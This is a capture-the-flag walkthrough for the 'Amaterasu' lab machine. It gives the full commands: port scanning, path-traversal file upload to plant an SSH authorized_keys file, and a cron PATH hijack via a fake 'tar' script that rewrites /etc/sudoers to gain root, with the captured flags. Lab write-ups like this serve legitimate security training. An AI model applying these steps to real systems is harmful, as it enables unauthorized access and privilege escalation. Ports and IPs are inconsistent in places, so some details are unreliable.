
Amaterasu Walkthrough

Machine IP - 192.168.209.249

Website - On Port 40080 -



Nmap Scan - nmap -A -sC -sV -T4 -p- 192.168.209.249 -oN NmapScan.txt

```
vsftpd 3.0.3
 ftp-syst:
 FTP server status:
      Connected to 192.168.45.5
      Logged in as ftp
      No session bandwidth limit
      Data connections will be plain text
End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
Can't get directory listing: TIMEOUT
5022/tcp open ssh OpenSSH 8.6 (protocol 2.0)
5022/tcp open ssh
ssh-hostkey:
   256 68:c6:05:e8:dc:f2:9a:2a:78:9b:ee:a1:ae:f6:38:1a (ECDSA)
   256 e9:89:cc:c2:17:14:f3:bc:62:21:06:4a:5e:71:80:ce (ED25519)
3414/tcp open unknown
 fingerprint-strings:
   GetRequest, HTTPOptions:
     Server: Werkzeug/2.2.3 Python/3.9.13
     Date: Thu, 30 Mar 2023 15:03:27 GMT
     Content-Type: text/html; charset=utf-8
     Content-Length: 207
     <!doctype html> <html lang=en>
     <title>404 Not Found</title>
     <h1>Not Found</h1>
     The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
     "http://www.w3.org/TR/html4/strict.dtd">
     <head>
     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
     <title>Error response</title>
     </head>
```

```
40080/tcp open http Apache httpd 2.4.53 ((Fedora))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: My test page
|_http-server-header: Apache/2.4.53 (Fedora)
```

We have a website on port 40080 we can directory bust on it

```
Gobuster Scan - gobuster dir -u 192.168.209.249 -w
```


/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt

```
-o GobusterScan.txt -x php,txt,html
```

Run a gobuster scan on the port 33414

/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
-x txt,php,html

We can see /help and /info



Open Burp and intercept this request and send to repeater.


```
GET /file-list?dir=/home/ HTTP/1.1
                                                             1 HTTP/1.1 200 OK
Host: 192.168.203.249:33414
                                                             2 Server: Werkzeug/2.2.3 Python/3.9.13
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0)
                                                             3 Date: Mon, 03 Apr 2023 11:13:11 GMT
Gecko/20100101 Firefox/102.0
                                                             4 Content-Type: application/json
Accept:
                                                             5 Content-Length: 12
text/html,application/xhtml+xml,application/xml;g=0.9,im
                                                             6 Connection: close
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
                                                               ]
Connection: close
Upgrade-Insecure-Requests: 1
```

We can see a user called Alfredo


Create a file called test.html --> "Hi This is a test file" Open burp and intercept this request.

```
We can run curl -L -i -X POST -F file="@/home/aurora/ProvingGrounds/Amaterasu/test.html" -F filename="test.html" http://192.168.203.249:33414/file-upload -x http://127.0.0.1:8080
```

The change the test.html to ../../../home/alfredo/test and run it.



If we go to 192.168.203.249:33414/file-list?dir=/home/alfredo



We can see our test file

Now we see a writable .ssh

Create a new ssh key using ssh-keygen and enter for every option.


cat /home/aurora/.ssh/id_rsa.pub > authorized_keys

Then we can upload this using curl -L -i -X POST -F


file="@/home/aurora/ProvingGrounds/Amaterasu/authorized_keys.txt" -F
filename="../../../home/alfredo/.ssh/authorized_keys.txt"

http://192.168.203.249:33414/file-upload -x http://127.0.0.1:8080

Send to repeater on burp and send it.



Go to 192.168.203.249:33414/file-list?dir=/home/alfredo/.ssh



We can see the authorized_keys

Then login using ssh alfredo@192.168.203.249

```
[x]-[aurora@parrot]-[~/ProvingGrounds/Amaterasu]

$ssh alfredo@192.168.203.249 -p 25022

Last failed login: Mon Apr 3 08:11:54 EDT 2023 from 192.168.45.5 on ssh:notty
There were 10 failed login attempts since the last successful login.

Last login: Tue Mar 28 03:21:25 2023

[alfredo@fedora ~]$
```

If we see the /etc/crontab --> We can see a cron running.

```
create a file called tar in the /home/alfredo/restapi
chmod +x tar
In that file
#!/bin/bash
echo 'alfredo ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers
touch work.txt (We add this to get to know if it worked)
```

After 1 minute.

```
[alfredo@fedora restapi]$ sudo -l
User alfredo may run the following commands on fedora:
      (ALL) NOPASSWD: ALL
[alfredo@fedora restapi]$ ■
```

Proof.txt --> a47ba85120f127118064147fc789da28

Local.txt --> 07d0716f0cb212996887d7c071b5eba4

```
[root@fedora ~]# cat proof.txt
a47ba85120f127118064147fc789da28
[root@fedora ~]# cat /home/alfredo/local.txt
07d0716f0cb212996887d7c071b5eba4
[root@fedora ~]# whoami
root
[root@fedora ~]# ifconfig
ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.203.249 netmask 255.255.255.0 broadcast 192.168.203.255
       inet6 fe80::256b:c802:2e76:853c prefixlen 64 scopeid 0x20<link>
       ether 00:50:56:ba:fe:el txqueuelen 1000 (Ethernet)
       RX packets 8628 bytes 770754 (752.6 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 6017 bytes 808173 (789.2 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 10 bytes 560 (560.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 10 bytes 560 (560.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@fedora ~]#
```

Machine Completed!!